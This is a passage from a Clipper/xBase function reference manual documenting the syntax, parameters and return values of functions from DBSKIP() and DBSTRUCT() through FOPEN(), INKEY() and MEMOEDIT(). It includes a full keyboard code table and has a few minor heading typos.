bExpr	is a code block that expresses the relational expression in executable form.
cExpr	is an optional character value that expresses the relational expression in textual form. If ***cExpr*** is omitted, the DBRELATION() function returns an empty string for the relation.

DBSETRELATION() relates the work area specified by ***nArea*** or ***cAlias*** (the child work area), to the current work area (the parent work area). Any existing relations remain active.

721.14.62 DBSKIP()

```
DBSKIP([nRecords]) ⇒ NIL
```

nRecords	is the number of logical records to move, relative to the current record. A positive value means to skip forward, and a negative value means to skip backward. If ***nRecords*** is omitted, a value of 1 is assumed.

DBSKIP() moves either forward or backward relative to the current record. Attempting to skip forward beyond the last record positions the work area to LASTREC() + 1 and EOF() returns true ('`.T.`'). Attempting to skip backward beyond the first record positions the work area to the first record and BOF() returns true ('`.T.`').

721.14.63 DBSTRUCT()

```
DBSTRUCT() ⇒ aStruct
```

DBSTRUCT() returns the structure of the current database file in an array whose length is equal to the number of fields in the database file. Each element of the array is a subarray containing information for one field. The subarrays have the following format:

```
aStruct[n][1] == cName
aStruct[n][2] == cType
aStruct[n][3] == nLength
aStruct[n][4] == nDecimals
```

If there is no database file in USE in the current work area, DBSTRUCT() returns an empty array ({ }).

721.14.64 DBUNLOCK()

```
DBUNLOCK() ⇒ NIL
```

DBUNLOCK() releases any record or file locks obtained by the current process for the current work area. DBUNLOCK() is only meaningful on a shared database in a network environment.

721.14.65 DBUNLOCKALL()

```
DBUNLOCKALL() ⇒ NIL
```

DBUNLOCKALL() releases any record or file locks obtained by the current process for any work area. DBUNLOCKALL() is only meaningful on a shared database in a network environment.

721.14.66 DBUSEAREA()

```
DBUSEAREA( [lNewArea], [cDriver], cName, [xcAlias],
      [lShared], [lReadonly]) ⇒ NIL
```

lNewArea	is an optional logical value. A value of true (`.T.`) selects the lowest numbered unoccupied work area as the current work area before the use operation. If ***lNewArea*** is false (`.F.`) or omitted, the current work area is used; if the work area is occupied, it is closed first.

cDriver	is an optional character value. If present, it specifies the name of the database driver which will service the work area. If ***cDriver*** is omitted, the current default driver is used.
cName	specifies the name of the database (.dbf) file to be opened.
xcAlias	is an optional character value. If present, it specifies the alias to be associated with the work area. The alias must constitute a valid identifier. A valid ***xcAlias*** may be any legal identifier (i.e., it must begin with an alphabetic character and may contain numeric or alphabetic characters and the underscore). If ***xcAlias*** is omitted, a default alias is constructed from ***cName***.
lShared	is an optional logical value. If present, it specifies whether the database (.dbf) file should be accessible to other processes on a network. A value of true ('`.T.`') specifies that other processes should be allowed access; a value of false ('`.F.`') specifies that the current process is to have exclusive access. If ***lShared*** is omitted, the current global _SET_EXCLUSIVE setting determines whether shared access is allowed.
lReadonly	is an optional logical value that specifies whether updates to the work area are prohibited. A value of true ('`.T.`') prohibits updates; a value of false ('`.F.`') permits updates. A value of true ('`.T.`') also permits read-only access to the specified database (.dbf) file. If ***lReadonly*** is omitted, the default value is false ('`.F.`').

DBUSEAREA() opens the specified database (.DBF).

721.14.67 DBDELETE()

```
DELETED() ⇒ lDeleted
```

DELETED() returns true ('`.T.`') if the current record is marked for deletion; otherwise, it returns false ('`.F.`'). If there is no database file in USE in the current work area, DELETED() returns false ('`.F.`').

721.14.68 DESCEND()

```
DESCEND(exp) ⇒ ValueInverted
```

exp	is any valid expression of character, date, logical, or numeric type.

DESCEND() returns an inverted expression of the same data type as the ***exp***, except for dates which return a numeric value. A DESCEND() of CHR(0) always returns CHR(0).

721.14.69 DEVOUT()

Device output

DEVOUT(***exp***, [***cColorString***]) ⇒ NIL

exp	is the value to display.
cColorString	is an optional argument that defines the display color of ***exp***.

DEVOUT() is a full-screen display function that writes the value of a single expression to the current device at the current cursor or printhead position.

721.14.70 DEVOUTPICT()

Device output picture

DEVOUTPICT(***exp***, ***cPicture***, [***cColorString***]) ⇒ NIL

exp	is the value to display.
cPicture	defines the formatting control for the display of ***exp***.
cColorString	is an optional argument that defines the display color of ***exp***.

DEVOUTPICT() is a full-screen display function that writes the value of a single expression to the current device at the current cursor or printhead position.

721.14.71 DEVPOS()

Device position

DEVPOS(***nRow***, ***nCol***) ⇒ NIL

nRow, ***nCol***	are the new row and column positions of the cursor or printhead.

DEVPOS() is an environment function that moves the screen or printhead depending on the current DEVICE.

721.14.72 DIRECTORY()

DIRECTORY(***cDirSpec***, [***cAttributes***]) ⇒ ***aDirectory***

cDirSpec	identifies the drive, directory and file specification for the directory search. Wildcards are allowed in the file specification. If ***cDirSpec*** is omitted, the default value is *.*.
cAttributes	specifies inclusion of files with special attributes in the returned information. ***cAttributes*** is a string containing one or more of the following characters: H Include hidden files S Include system files D Include directories V Search for the DOS volume label only Normal files are always included in the search, unless you specify V.

DIRECTORY() returns an array of subarrays, with each subarray containing information about each file matching ***cDirSpec***. The subarray has the following structure:

```
aDirectory[n][1] == cName
aDirectory[n][2] == cSize
aDirectory[n][3] == dDate
aDirectory[n][4] == cTime
aDirectory[n][5] == cAttributes
```

If no files are found matching ***cDirSpec*** or if ***cDirSpec*** is an illegal path or file specification, DIRECTORY() returns an empty ({}) array.

721.14.73 DISKSPACE()

```
DISKSPACE([nDrive]) ⇒ nBytes
```

nDrive	is the number of the drive to query, where one is drive A, two is B, three is C, etc. The default is the current DOS drive if ***nDrive*** is omitted or specified as zero.

DISKSPACE() returns the number of bytes of empty space on the specified disk drive as an integer numeric value.

721.14.74 DISPBOX()

Display box

```
DISPBOX(nTop, nLeft, nBottom, nRight,
        [cnBoxString], [cColorString]) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom***, ***nRight***	define the coordinates of the box.

cnBoxString	is a numeric or character expression that defines the border characters of the box. If specified as a numeric expression, a value of 1 displays a single-line box and a value of 2 displays a double-line box. All other numeric values display a single-line box. If ***cnBoxString*** is a character expression, it specifies the characters to be used in drawing the box. This is a string of eight border characters and a fill character.
cColorString	defines the display color of the box that is drawn.

DISPBOX() is a screen function that draws a box at the specified display coordinates in the specified color.

721.14.75 DISPOUT()

Display out

```
DISPOUT(exp, [cColorString]) ⇒ NIL
```

exp	is the value to display.
cColorString	is an optional argument that defines the display color of ***exp***.
cColorString	is a character expression containing the standard color setting.

DISPOUT() is a simple output function that writes the value of a single expression to the display at the current cursor position. This function ignores the SET DEVICE setting; output always goes to the screen.

721.14.76 DOW()

Day of week

```
DOW(dDate) ⇒ nDay
```

dDate	is a date value to convert.

DOW() returns the day of the week as a number between zero and seven. The first day of the week is one (Sunday) and the last day is seven (Saturday). If ***dDate*** is empty, DOW() returns zero.

721.14.77 DTOC()

Date to character

```
DTOC(dDate) ⇒ cDate
```

dDate	is the date value to convert.

DTOC() returns a character string representation of a date value. The return value is formatted in the current date format. A null date returns a string of spaces equal in length to the current date format.

721.14.78 DTOS()

Date to sort

```
DTOS(dDate) ⇒ cDate
```

dDate	is the date value to convert.

DTOS() returns a character string eight characters long in the form, yyyymmdd. When ***dDate*** is a null date (CTOD("")), DTOS() returns a string of eight spaces.

721.14.79 EMPTY()

```
EMPTY(exp) ⇒ lEmpty
```

exp	is an expression of any data type.

EMPTY() returns true (‘`.T.`’) if the expression results in an empty value; otherwise, it returns false (‘`.F.`’):

Array	{}
Character/Memo	Spaces, tabs, CR/LF, or ""
Numeric	0
Date	CTOD("")
Logical	‘`.F.`’
NIL	NIL

721.14.80 EOF()

End of file

```
EOF() ⇒ lBoundary
```

EOF() returns true (‘`.T.`’) when an attempt is made to move the record pointer beyond the last logical record in a database file; otherwise, it returns false (‘`.F.`’). If there is no database file open in the current work area, EOF() returns false (‘`.F.`’). If the current database file contains no records, EOF() returns true (‘`.T.`’).

721.14.81 EVAL()

Code block evaluation

```
EVAL(bBlock, [BlockArg_list]) ⇒ LastBlockValue
```

bBlock	is the code block to evaluate.
BlockArg_list	is a list of arguments to send to the code block before it is evaluated.

To execute or evaluate a code block, call EVAL() with the block value and any parameters. The parameters are supplied to the block when it is executed. Code blocks may be a series of expressions separated by commas. When a code block is evaluated, the returned value is the value of the last expression in the block.

721.14.82 EXP()

Exponent

```
EXP(nExponent) ⇒ nAntilogarithm
```

nExponent	is the natural logarithm for which a numeric value is to be calculated.

EXP() returns a numeric value that is equivalent to the value e raised to the specified power.

721.14.83 FCLOSE()

File close

```
FCLOSE(nHandle) ⇒ lError
```

nHandle	is the file handle obtained previously from FOPEN() or FCREATE().

FCLOSE() is a low-level file function that closes binary files and forces the associated DOS buffers to be written to disk. If the operation fails, FCLOSE() returns false ('`.F.`'). FERROR() can then be used to determine the reason for the failure.

721.14.84 FCOUNT()

Field count

```
FCOUNT() ⇒ nFields
```

FCOUNT() returns the number of fields in the database file in the active alias as an integer numeric value. If there is no database file open, FCOUNT() returns zero.

721.14.85 FCREATE()

Field create

```
FCREATE(cFile, [nAttribute]) ⇒ nHandle
```

cFile	is the name of the file to create. If the file already exists, its length is truncated to zero without warning.
nAttribute	is the binary file attribute, the default value is zero. ***nAttribute*** = 0 Normal (default) ***nAttribute*** = 1 Read-only ***nAttribute*** = 2 Hidden ***nAttribute*** = 4 System

FCREATE() returns the DOS file handle number of the new binary file in the range of zero to 65,535. If an error occurs, FCREATE() returns -1 and FERROR() is set to indicate an error code.

721.14.86 FERASE()

File erase

```
FERASE(cFile) ⇒ nSuccess
```

cFile	is the name (with or without path) of the file to be deleted from disk.

FERASE() is a file function that deletes a specified file from disk. FERASE() returns -1 if the operation fails and zero if it succeeds.

721.14.87 FERROR()

File error

```
FERROR() ⇒ nErrorCode
```

FERROR() returns the DOS error from the last file operation as an integer numeric value. If there is no error, FERROR() returns zero.

nErrorCode value	Meaning
0	Successful
2	File not found
3	Path not found
4	Too many files open
5	Access denied
6	Invalid handle
8	Insufficient memory
15	Invalid drive specified
19	Attempted to write to a write-protected disk
21	Drive not ready
23	Data CRC error
29	Write fault
30	Read fault
32	Sharing violation
33	Lock Violation

FERROR() is a low-level file function that indicates a DOS error after a file function is used.

721.14.88 FIELDBLOCK()

```
FIELDBLOCK(cFieldName) ⇒ bFieldBlock
```

cFieldName	is the name of the field to which the set-get block will refer.

FIELDBLOCK() returns a code block that, when evaluated, sets (assigns) or gets (retrieves) the value of the given field. If ***cFieldName*** does not exist in the current work area, FIELDBLOCK() returns NIL.

721.14.89 FIELDGET()

```
FIELDGET(nField) ⇒ ValueField
```

nField	is the ordinal position of the field in the record structure for the current work area.

FIELDGET() returns the value of the specified field. If ***nField*** does not correspond to the position of any field in the current database file, FIELDGET() returns NIL.

721.14.90 FIELDNAME()

```
FIELDNAME(nPosition) ⇒ cFieldName
```

nPosition	is the position of a field in the database file structure.

FIELDNAME() returns the name of the specified field as a character string. If ***nPosition*** does not correspond to an existing field in the current database file or if no database file is open in the current work area, FIELDNAME() returns a null string ("").

721.14.91 FIELDPOS()

Field position

```
FIELDPOS(cFieldName) ⇒ nFieldPos
```

cFieldName	is the name of a field in the current or specified work area.

FIELDPOS() returns the position of the specified field within the list of fields associated with the current or specified work area. If the current work area has no field with the specified name, FIELDPOS() returns zero.

721.14.92 FIELDPUT()

```
FIELDPUT(nField, expAssign) ⇒ ValueAssigned
```

nField	is the ordinal position of the field in the current database file.
expAssign	is the value to assign to the given field. The data type of this expression must match the data type of the designated field variable.

FIELDPUT() is a database function that assigns ***expAssign*** to the field at ordinal position ***nField*** in the current work area. This function allows you to set the value of a field using its position within the database file structure rather than its field name.

721.14.93 FIELDWBLOCK()

Field work area block

```
FIELDWBLOCK(cFieldName, nWorkArea) ⇒ bFieldWBlock
```

cFieldName	is the name of the field specified as a character string.
nWorkArea	is the work area number where the field resides specified as a numeric value.

FIELDWBLOCK() returns a code block that, when evaluated, sets (assigns) or gets (retrieves) the value of ***cFieldName*** in the work area designated by ***nWorkArea***. If ***cFieldName*** does not exist in the specified work area, FIELDWBLOCK() returns NIL.

721.14.94 FILE()

```
FILE(cFilespec) ⇒ lExists
```

cFilespec	is in the current default directory and path. It is a standard file specification that can include the wildcard characters * and ? as well as a drive and path reference.

FILE() returns true (‘**.T.**’) if there is a match for any file matching the ***cFilespec*** pattern; otherwise, it returns false (‘**.F.**’).

721.14.95 FLOCK()

File lock

```
FLOCK() ⇒ lSuccess
```

FLOCK() tries to lock the active alias and returns true (‘**.T.**’) if it succeeds; otherwise, it returns false (‘**.F.**’).

721.14.96 FOPEN()

File open

```
FOPEN(cFile, [nMode]) ⇒ nHandle
```

cFile	is the name of the file to open including the path if there is one.

nMode	is the requested DOS open mode indicating how the opened file is to be accessed. The open mode is composed of the sum of two elements: the Open mode and the Sharing mode. Open mode: 0 Open for reading (default) 1 Open for writing 2 Open for reading or writing Sharing mode: 0 Compatibility mode (default) 16 Exclusive use 32 Prevent others from writing 48 Prevent others from reading 64 Allow others to read or write

FOPEN() returns the file handle of the opened file in the range of zero to 65,535. If an error occurs, FOPEN() returns -1.

721.14.97 FOUND()

```
FOUND() ⇒ lSuccess
```

FOUND() returns true (`.T.`) if the last search command was successful; otherwise, it returns false (`.F.`).

721.14.98 FREAD()

File read

```
FREAD(nHandle, @cBufferVar, nBytes) ⇒ nBytes
```

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
cBufferVar	is the name of an existing and initialized character variable used to store data read from the specified file. The length of this variable must be greater than or equal to ***nBytes***. ***cBufferVar*** must be passed by reference and, therefore, must be prefaced by the pass-by-reference operator (@).
nBytes	is the number of bytes to read into the buffer.

FREAD() tries to read ***nBytes*** of the binary file ***nHandle*** inside ***cBufferVar***. It returns the number of bytes successfully read as an integer numeric value. A return value less than ***nBytes*** or zero indicates end of file or some other read error.

721.14.99 FREADSTR()

File read string

```
FREADSTR(nHandle, nBytes) ⇒ cString
```

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
nBytes	is the number of bytes to read, beginning at the current DOS file pointer position.

FREADSTR() returns a character string up to 65,535 (64K) bytes. A null return value ("") indicates an error or end of file. FREADSTR() is a low-level file function that reads characters from an open binary file beginning with the current DOS file pointer position. Characters are read up to ***nBytes*** or until a null character (CHR(0)) is encountered. All characters are read including control characters except for CHR(0). The file pointer is then moved forward ***nBytes***. If ***nBytes*** is greater than the number of bytes from the pointer position to the end of the file, the file pointer is positioned to the last byte in the file.

721.14.100 FRENAME()

File rename

```
FRENAME(cOldFile, cNewFile) ⇒ nSuccess
```

cOldFile	is the name of the file to rename, including the file extension. A drive letter and/or path name may also be included as part of the filename.
cNewFile	is the new name of the file, including the file extension. A drive letter and/or path name may also be included as part of the name.

FRENAME() returns -1 if the operation fails and zero if it succeeds.

721.14.101 FSEEK()

File seek

```
FSEEK(nHandle, nOffset, [nOrigin]) ⇒ nPosition
```

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
nOffset	is the number of bytes to move the file pointer from the position defined by ***nOrigin***. It can be a positive or negative number. A positive number moves the pointer forward, and a negative number moves the pointer backward in the file.

nOrigin	defines the starting location of the file pointer before FSEEK() is executed. The default value is zero, representing the beginning of file. If ***nOrigin*** is the end of file, ***nOffset*** must be zero or negative.
nOrigin == 0	Seek from beginning of file
nOrigin == 1	Seek from the current pointer position
nOrigin == 2	Seek from end of file

FSEEK() returns the new position of the file pointer relative to the beginning of file (position 0) as an integer numeric value. This value is without regard to the original position of the file pointer. FSEEK() is a low-level file function that moves the file pointer forward or backward in an open binary file without actually reading the contents of the specified file. The beginning position and offset are specified as function arguments, and the new file position is returned.

721.14.102 FWRITE()

File write

```
FWRITE(nHandle, cBuffer, [nBytes]) ⇒ nBytesWritten
```

nHandle	is the file handle obtained from FOPEN(), FCREATE(), or predefined by DOS.
cBuffer	is the character string to write to the specified file.
nBytes	indicates the number of bytes to write beginning at the current file pointer position. If omitted, the entire content of ***cBuffer*** is written.

FWRITE() returns the number of bytes written as an integer numeric value. If the value returned is equal to ***nBytes***, the operation was successful. If the return value is less than ***nBytes*** or zero, either the disk is full or another error has occurred.

721.14.103 GETENV()

Get environment

```
GETENV(cEnvironmentVariable) ⇒ cString
```

cEnvironmentVariable	is the name of the DOS environment variable. When specifying this argument, you can use any combination of upper and lowercase letters; GETENV() is not case- sensitive.

GETENV() returns the contents of the specified DOS environment variable as a character string. If the variable cannot be found, GETENV() returns a null string ("").

721.14.104 HARDCR()

Hard carriage return

HARDCR(*cString*) ⇒ *cConvertedString*

cString	is the character string or memo field to convert.

HARDCR() is a memo function that replaces all soft carriage returns (CHR(141)) with hard carriage returns (CHR(13)). It is used to display long character strings and memo fields containing soft carriage returns with console commands.

721.14.105 HEADER()

HEADER() ⇒ *nBytes*

HEADER() returns the number of bytes in the header of the current database file as an integer numeric value. If no database file is in use, HEADER() returns a zero (0).

721.14.106 I2BIN()

Integer to binary

I2BIN(*nInteger*) ⇒ *cBinaryInteger*

nInteger	is an integer numeric value to convert. Decimal digits are truncated.

I2BIN() returns a two-byte character string containing a 16-bit binary integer.

721.14.107 IF()

[I]IF(*lCondition*, *expTrue*, *expFalse*) ⇒ *Value*

lCondition	is a logical expression to be evaluated.
expTrue	is the value, a condition-expression, of any data type, returned if ***lCondition*** is true (`.T.`).
expFalse	is the value, of any date type, returned if ***lCondition*** is false (`.F.`). This argument need not be the same data type as ***expTrue***.

IF() returns the evaluation of ***expTrue*** if ***lCondition*** evaluates to true (`.T.`) and ***expFalse*** if

it evaluates to false ('.F.').

721.14.108 INDEXEXT()

Index extention

```
INDEXEXT() ⇒ cExtension
```

INDEXEXT() returns the default index file extension by determining which database driver is currently linked.

721.14.109 INDEXKEY()

```
INDEXKEY(nOrder) ⇒ cKeyExp
```

nOrder	is the ordinal position of the index in the list of index files opened by the last USE...INDEX or SET INDEX TO command for the current work area. A zero value specifies the controlling index, without regard to its actual position in the list.

INDEXKEY() returns the key expression of the specified index as a character string. If there is no corresponding index or if no database file is open, INDEXKEY() returns a null string ("").

721.14.110 INDEXORD()

Index order

```
INDEXORD() ⇒ nOrder
```

INDEXORD() returns an integer numeric value. The value returned is equal to the position of the controlling index in the list of open indexes for the current work area. A value of zero indicates that there is no controlling index and records are being accessed in natural order. If no database file is open, INDEXORD() will also return a zero.

721.14.111 INKEY()

Input key

```
INKEY([nSeconds]) ⇒ nInkeyCode
```

nSeconds	specifies the number of seconds INKEY() waits for a keypress. You can specify the value in increments as small as one-tenth of a second. Specifying zero halts the program until a key is pressed. If ***nSeconds*** is omitted, INKEY() does not wait for a keypress.

INKEY() returns an integer numeric value from -39 to 386, identifying the key extracted from the keyboard buffer. If the keyboard buffer is empty, INKEY() returns zero. INKEY() returns values for all ASCII characters, function, Alt+function, Ctrl+function, Alt+letter, and Ctrl+letter key combinations.

nInkeyCode value	Key or key combination
5	[*Up arrow*], [*Ctrl*]+[*E*]
24	[*Down arrow*], [*Ctrl*]+[*X*]
19	[*Left arrow*], [*Ctrl*]+[*S*]
4	[*Right arrow*], [*Ctrl*]+[*D*]
1	[*Home*], [*Ctrl*]+[*A*]
6	[*End*], [*Ctrl*]+[*F*]
18	[*PgUp*], [*Ctrl*]+[*R*]
3	[*PgDn*], [*Ctrl*]+[*C*]
397	[*Ctrl*]+[*Up arrow*]
401	[*Ctrl*]+[*Down arrow*]
26	[*Ctrl*]+[*Left arrow*], [*Ctrl*]+[*Z*]
2	[*Ctrl*]+[*Right arrow*], [*Ctrl*]+[*B*]
29	[*Ctrl*]+[*Home*]
23	[*Ctrl*]+[*End*], [*Ctrl*]+[*W*]
31	[*Ctrl*]+[*PgUp*], [*Ctrl*]+[*Hyphen*]
30	[*Ctrl*]+[*PgDn*], [*Ctrl*]+[^]
408	[*Alt*]+[*Up arrow*]
416	[*Alt*]+[*Down arrow*]
411	[*Alt*]+[*Left arrow*]
413	[*Alt*]+[*Right arrow*]
407	[*Alt*]+[*Home*]
415	[*Alt*]+[*End*]
409	[*Alt*]+[*PgUp*]
417	[*Alt*]+[*PgDn*]
13	[*Enter*], [*Ctrl*]+[*M*]
32	[*Space bar*]
27	[*Esc*]
10	[*Ctrl*]+[*Enter*]
379	[*Ctrl*]+[*Print Screen*]
309	[*Ctrl*]+[*?*]
284	[*Alt*]+[*Enter*]
387	[*Alt*]+[*Equals*]
257	[*Alt*]+[*Esc*]
422	Keypad [*Alt*]+[*Enter*]
399	Keypad [*Ctrl*]+[*5*]
405	Keypad [*Ctrl*]+[*/*]
406	Keypad [*Ctrl*]+[*]
398	Keypad [*Ctrl*]+[-]
400	Keypad [*Ctrl*]+[+]
5	Keypad [*Alt*]+[*5*]
420	Keypad [*Alt*]+[*/*]
311	Keypad [*Alt*]+[*]

nInkeyCode value	Key or key combination
330	Keypad [*Alt*]+[–]
334	Keypad [*Alt*]+[+]
22	[*Ins*], [*Ctrl*]+[*V*]
7	[*Del*], [*Ctrl*]+[*G*]
8	[*Backspace*], [*Ctrl*]+[*H*]
9	[*Tab*], [*Ctrl*]+[*I*]
271	[*Shift*]+[*Tab*]
402	[*Ctrl*]+[*Ins*]
403	[*Ctrl*]+[*Del*]
127	[*Ctrl*]+[*Backspace*]
404	[*Ctrl*]+[*Tab*]
418	[*Alt*]+[*Ins*]
419	[*Alt*]+[*Del*]
270	[*Alt*]+[*Backspace*]
421	[*Alt*]+[*Tab*]
1	[*Ctrl*]+[*A*], [*Home*]
2	[*Ctrl*]+[*B*], [*Ctrl*]+[*Right arrow*]
3	[*Ctrl*]+[*C*], [*PgDn*], [*Ctrl*]+[*ScrollLock*]
4	[*Ctrl*]+[*D*], [*Right arrow*]
5	[*Ctrl*]+[*E*], [*Up arrow*]
6	[*Ctrl*]+[*F*], [*End*]
7	[*Ctrl*]+[*G*], [*Del*]
8	[*Ctrl*]+[*H*], [*Backspace*]
9	[*Ctrl*]+[*I*], [*Tab*]
10	[*Ctrl*]+[*J*]
11	[*Ctrl*]+[*K*]
12	[*Ctrl*]+[*L*]
13	[*Ctrl*]+[*M*], [*Return*]
14	[*Ctrl*]+[*N*]
15	[*Ctrl*]+[*O*]
16	[*Ctrl*]+[*P*]
17	[*Ctrl*]+[*Q*]
18	[*Ctrl*]+[*R*], [*PgUp*]
19	[*Ctrl*]+[*S*], [*Left arrow*]
20	[*Ctrl*]+[*T*]
21	[*Ctrl*]+[*U*]
22	[*Ctrl*]+[*V*], [*Ins*]
23	[*Ctrl*]+[*W*], [*Ctrl*]+[*End*]
24	[*Ctrl*]+[*X*], [*Down arrow*]
25	[*Ctrl*]+[*Y*]
26	[*Ctrl*]+[*Z*], [*Ctrl*]+[*Left arrow*]
286	[*Alt*]+[*A*]
304	[*Alt*]+[*B*]
302	[*Alt*]+[*C*]
288	[*Alt*]+[*D*]
274	[*Alt*]+[*E*]
289	[*Alt*]+[*F*]
290	[*Alt*]+[*G*]
291	[*Alt*]+[*H*]
279	[*Alt*]+[*I*]
292	[*Alt*]+[*J*]
293	[*Alt*]+[*K*]
294	[*Alt*]+[*L*]

nInkeyCode value	Key or key combination
306	[*Alt*]+[*M*]
305	[*Alt*]+[*N*]
280	[*Alt*]+[*O*]
281	[*Alt*]+[*P*]
272	[*Alt*]+[*Q*]
275	[*Alt*]+[*R*]
287	[*Alt*]+[*S*]
276	[*Alt*]+[*T*]
278	[*Alt*]+[*U*]
303	[*Alt*]+[*V*]
273	[*Alt*]+[*W*]
301	[*Alt*]+[*X*]
277	[*Alt*]+[*Y*]
300	[*Alt*]+[*Z*]
376	[*Alt*]+[*1*]
377	[*Alt*]+[*2*]
378	[*Alt*]+[*3*]
379	[*Alt*]+[*4*]
380	[*Alt*]+[*5*]
381	[*Alt*]+[*6*]
382	[*Alt*]+[*7*]
383	[*Alt*]+[*8*]
384	[*Alt*]+[*9*]
385	[*Alt*]+[*0*]
28	[*F1*], [*Ctrl*]+[*Backslash*]
-1	[*F2*]
-2	[*F3*]
-3	[*F4*]
-4	[*F5*]
-5	[*F6*]
-6	[*F7*]
-7	[*F8*]
-8	[*F9*]
-9	[*F10*]
-40	[*F11*]
-41	[*F12*]
-20	[*Ctrl*]+[*F1*]
-21	[*Ctrl*]+[*F2*]
-22	[*Ctrl*]+[*F4*]
-23	[*Ctrl*]+[*F3*]
-24	[*Ctrl*]+[*F5*]
-25	[*Ctrl*]+[*F6*]
-26	[*Ctrl*]+[*F7*]
-27	[*Ctrl*]+[*F8*]
-28	[*Ctrl*]+[*F9*]
-29	[*Ctrl*]+[*F10*]
-44	[*Ctrl*]+[*F11*]
-45	[*Ctrl*]+[*F12*]
-30	[*Alt*]+[*F1*]
-31	[*Alt*]+[*F2*]
-32	[*Alt*]+[*F3*]
-33	[*Alt*]+[*F4*]
-34	[*Alt*]+[*F5*]

nInkeyCode value	Key or key combination
-35	[*Alt*]+[*F6*]
-36	[*Alt*]+[*F7*]
-37	[*Alt*]+[*F8*]
-38	[*Alt*]+[*F9*]
-39	[*Alt*]+[*F10*]
-46	[*Alt*]+[*F11*]
-47	[*Alt*]+[*F12*]
-10	[*Shift*]+[*F1*]
-11	[*Shift*]+[*F2*]
-12	[*Shift*]+[*F3*]
-13	[*Shift*]+[*F4*]
-14	[*Shift*]+[*F5*]
-15	[*Shift*]+[*F6*]
-16	[*Shift*]+[*F7*]
-17	[*Shift*]+[*F8*]
-18	[*Shift*]+[*F9*]
-19	[*Shift*]+[*F10*]
-42	[*Shift*]+[*F11*]
-43	[*Shift*]+[*F12*]

721.14.112 INT()

Integer

`INT(`***nExp***`)` ⇒ ***nInteger***

nExp	is a numeric expression to convert to an integer.

INT() is a numeric function that converts a numeric value to an integer by truncating all digits to the right of the decimal point. INT() is useful in operations where the decimal portion of a number is not needed.

721.14.113 ISALPHA()

`ISALPHA(`***cString***`)` ⇒ ***lBoolean***

cString	is the character string to examine.

ISALPHA() returns true (‘`.T.`’) if the first character in ***cString*** is alphabetic; otherwise, it returns false (‘`.F.`’).

721.14.114 ISCOLOR()

`ISCOLOR()` | `ISCOLOUR()` ⇒ ***lBoolean***

ISCOLOR() returns true (‘`.T.`’) if there is a color graphics card installed; otherwise, it returns false (‘`.F.`’).

721.14.115 ISDIGIT()

`ISDIGIT(`***cString***`)` ⇒ ***lBoolean***

cString	is the character string to examine.

ISDIGIT() returns true (‘`.T.`’) if the first character of the character string is a digit between zero and nine; otherwise, it returns false (‘`.F.`’).

721.14.116 ISLOWER()

`ISLOWER(`***cString***`)` ⇒ ***lBoolean***

cString	is the character string to examine.

ISLOWER() returns true (‘`.T.`’) if the first character of the character string is a lowercase letter; otherwise, it returns false (‘`.F.`’).

721.14.117 ISPRINTER()

`ISPRINTER()` ⇒ ***lReady***

ISPRINTER() returns true (‘`.T.`’) if ‘`LPT1:`’ is ready; otherwise, it returns false (‘`.F.`’).

721.14.118 ISUPPER()

`ISUPPER(`***cString***`)` ⇒ ***lBoolean***

cString	is the character string to examine.

ISUPPER() returns true (‘`.T.`’) if the first character is an uppercase letter; otherwise, it returns

false ('.F.').

721.14.119 L2BIN()

Long to binary

```
L2BIN(nExp) ⇒ cBinaryInteger
```

nExp	is the numeric value to convert. Decimal digits are truncated.

L2BIN() returns a four-byte character string formatted as a 32- bit binary integer.

721.14.120 LASTKEY()

```
LASTKEY() ⇒ nInkeyCode
```

LASTKEY() is a keyboard function that reports the INKEY() value of the last key fetched from the keyboard buffer by the INKEY() function, or a wait state. LASTKEY() retains its current value until another key is fetched from the keyboard buffer.

721.14.121 LASTREC()

Last record

```
LASTREC() ⇒ nRecords
```

LASTREC() returns the number of physical records in the active alias as an integer numeric value.

721.14.122 LEFT()

```
LEFT(cString, nCount) ⇒ cSubString
```

cString	is a character string from which to extract characters.
nCount	is the number of characters to extract.

LEFT() returns the leftmost ***nCount*** characters of ***cString*** as a character string. If ***nCount*** is negative or zero, LEFT() returns a null string (""). If ***nCount*** is larger than the length of the character string, LEFT() returns the entire string.

721.14.123 LEN()

Length

```
LEN(cString | aTarget) ⇒ nCount
```

cString	is the character string to count.
aTarget	is the array to count.

LEN() returns the length of a character string or the number of elements in an array as an integer numeric value.

721.14.124 LOG()

```
LOG(nExp) ⇒ nNaturalLog
```

nExp	is a numeric value greater than zero to convert to its natural logarithm.

LOG() returns the natural logarithm as a numeric value. If ***nExp*** is less than or equal to zero, LOG() returns a numeric overflow (displayed as a row of asterisks).

721.14.125 LOWER()

```
LOWER(cString) ⇒ cLowerString
```

cString	is a character string to convert to lowercase.

LOWER() returns a copy of ***cString*** with all alphabetic characters converted to lowercase.

721.14.126 LTRIM()

Left trim

```
LTRIM(cString) ⇒ cTrimString
```

cString	is the character string to copy without leading spaces.

LTRIM() returns a copy of ***cString*** with the leading spaces removed.

721.14.127 LUPDATE()

Last update

```
LUPDATE() ⇒ dModification
```

LUPDATE() returns the date of last change to the open database file in the current work area.

721.14.128 MAX()

```
MAX(nExp1, nExp2) ⇒ nLarger
```

```
MAX(dExp1, dExp2) ⇒ dLarger
```

nExp1*, *nExp2	are the numeric values to compare.
dExp1*, *dExp2	are the date values to compare.

MAX() returns the larger of the two arguments. The value returned is the same type as the arguments.

721.14.129 MAXCOL()

Max column

```
MAXCOL() ⇒ nColumn
```

MAXCOL() returns the column number of the rightmost visible column for display purposes.

721.14.130 MAXROW()

```
MAXROW() ⇒ nRow
```

MAXROW() returns the row number of the bottommost visible row for display purposes.

721.14.131 MEMOEDIT()

```
MEMOEDIT( [cString],
        [nTop], [nLeft],
        [nBottom], [nRight],
        [lEditMode],
        [cUserFunction],
        [nLineLength],
        [nTabSize],
        [nTextBufferRow],
        [nTextBufferColumn],
        [nWindowRow],
        [nWindowColumn]) ⇒ cTextBuffer
```

cString	is the character string or memo field to copy to the MEMOEDIT() text buffer.
nTop*, *nLeft*, *nBottom*, *nRight	are window coordinates. The default coordinates are 0, 0, MAXROW(), and MAXCOL().
lEditMode	determines whether the text buffer can be edited or merely displayed. If not specified, the default value is true ('.T.').
cUserFunction	is the name of a user-defined function that executes when the user presses a key not recognized by MEMOEDIT() and when no keys are pending in the keyboard buffer.
